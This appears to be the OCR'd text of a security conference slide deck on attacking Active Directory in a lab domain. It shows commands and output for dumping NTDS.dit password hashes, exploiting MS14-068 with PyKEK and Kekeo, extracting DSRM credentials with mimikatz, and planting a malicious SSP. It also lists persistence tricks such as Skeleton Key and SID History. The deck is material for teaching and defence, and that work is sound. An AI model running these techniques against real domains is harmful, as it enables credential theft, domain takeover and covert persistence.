
Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ff
```

Pass The… Credential

- **Pass the Hash**
- **Pass the Ticket**
- **Over Pass the Hash**

Over Pass the Hash



MS14-068: (Microsoft) Kerberos Vulnerability

- MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- Effectively re-write user ticket to be a Domain Admin.
- **Own AD in 5 minutes**



http://adsecurity.org/?tag=ms14068

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473643419-774954089-22223
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!

mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org.ccache

Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG

Data 0
          Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 7:54:18 PM
          Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Client Name  (01) : bobafett ; @ LAB.ADSECURITY.ORG
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            04f2a374032b0477c6195fdac06721c5
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:Password99! /ptt

  .#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user     : JoeUser
domain   : lab.adsecurity.org
password : ***
sid      : S-1-5-21-1583770191-140008446-3268284411
rid      : 1111
key      : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket   : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """signed"""
 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) :   * Ticket successfully submitted for current session
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit – Packet Capture

No.	Time	Source	Destination	Protocol	Info
1	0.00000000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
2	0.00092300	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
3	0.03833100	172.16.11.111	172.16.11.11	KRB5	AS-REQ
4	0.03988400	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
5	0.04105500	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
6	0.04263000	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
7	0.05740400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
8	0.05981600	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
9	0.06090200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
10	0.06179500	172.16.11.11	172.16.11.111	KRB5	TGS-REP
11	0.08112000	172.16.11.111	172.16.11.11	KRB5	AS-REQ
12	0.08241400	172.16.11.11	172.16.11.111	KRB5	AS-REP
13	0.08309700	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
14	0.08394900	172.16.11.11	172.16.11.111	KRB5	TGS-REP
15	0.08495400	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
16	0.08560900	172.16.11.11	172.16.11.111	KRB5	KRB Error: KRB5KDC_ERR_SUMTYPE_NOSUPP
17	0.08790800	172.16.11.111	172.16.11.12	KRB5	TGS-REQ
18	0.08896700	172.16.11.12	172.16.11.111	KRB5	TGS-REP
19	20.4649410	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
20	20.4677610	172.16.11.11	172.16.11.111	TCP	[TCP segment of a reassembled PDU]
21	20.4692200	172.16.11.111	172.16.11.11	KRB5	TGS-REQ
22	20.4708850	172.16.11.11	172.16.11.111	KRB5	TGS-REP

User to Admin in 5 Minutes?



Sneaky AD Persistence Tricks
(Attacker has DA access for 5 minutes)

- DSRM
- SSP
- Skeleton Key
- SID History
- Kerberos Ticket Forging
- Local Policy
- Logon Scripts
- Group Policy
- Scheduled Tasks
- WMI
- Output | SYSVOL

DSRM? What's DSRM?

- Directory Services Restore Mode
- "Break glass" access to DC
- DSRM password set when DC is promoted
- Rarely changed.

DSRM = DC Local Administrator Account

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

420     14823           NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 17936566     ADSECLAB\ADSAdministrator       S-1-5-21-1387203482-2957264255-828990924-500    (18g,25p
)       Primary
 * Thread Token  : 17937332     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 9845a725c7a90c5cb50ea708a54db5ab
Local SID : S-1-5-21-1331046607-2692604167-

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /name:DSRMTEst /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000019ff (6655)
User : DSRMTEst

 * Primary
    LM   :
    NTLM : 2b391dfc6690cc38547d74b8bd8a5b49
```

Using DSRM Creds

- Reboot to DSRM
- Access DSRM without Rebooting (2k8+)
  - DsrmAdminLogonBehavior = 1
  - Stop Active Directory (ntds) service
  - Console logon (not RDP)

Using DSRM Creds

- Access DSRM without Rebooting (2k8+)
  - DsrmAdminLogonBehavior = **2**
  - ~~Stop Active Directory (ntds) service~~
  - Console logon (not RDP)

Using DSRM Creds **Over the Network**

- Console logon
  - VMWare Remote Console
    - (TCP 903)
  - Hyper-V VM Connection
    - (TCP 5900)
  - Network KVM




```
Name                : adsHYPE01
ObjectClass         : computer
ObjectGUID          : 3f8958e4-b8b7-4b38-b924-47846c6c8472
SamAccountName      : adsHYPE01$
serviceprincipalname : Microsoft Virtual Console Service/adsHYPE01.lab.adsecurity.org
                       WSMAN/adsHYPE01.lab.adsecurity.org, TERMSRV/adsHYPE01.lab.adsecurity.
```


Malicious Security Service Provider (SSP)

- Mimikatz supports registry & in-memory updating

```
PS C:\> c:\temp\enable-mimissp.ps1
Copying Mimikatz SSP DLL to c:\windows\system32 ...
mimilib.dll successfully copied.
Current SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u

Adding Mimikatz SSP to system LSA config ...

Updated system LSA SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib
```

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =)
```


Malicious Security Service Provider (SSP)



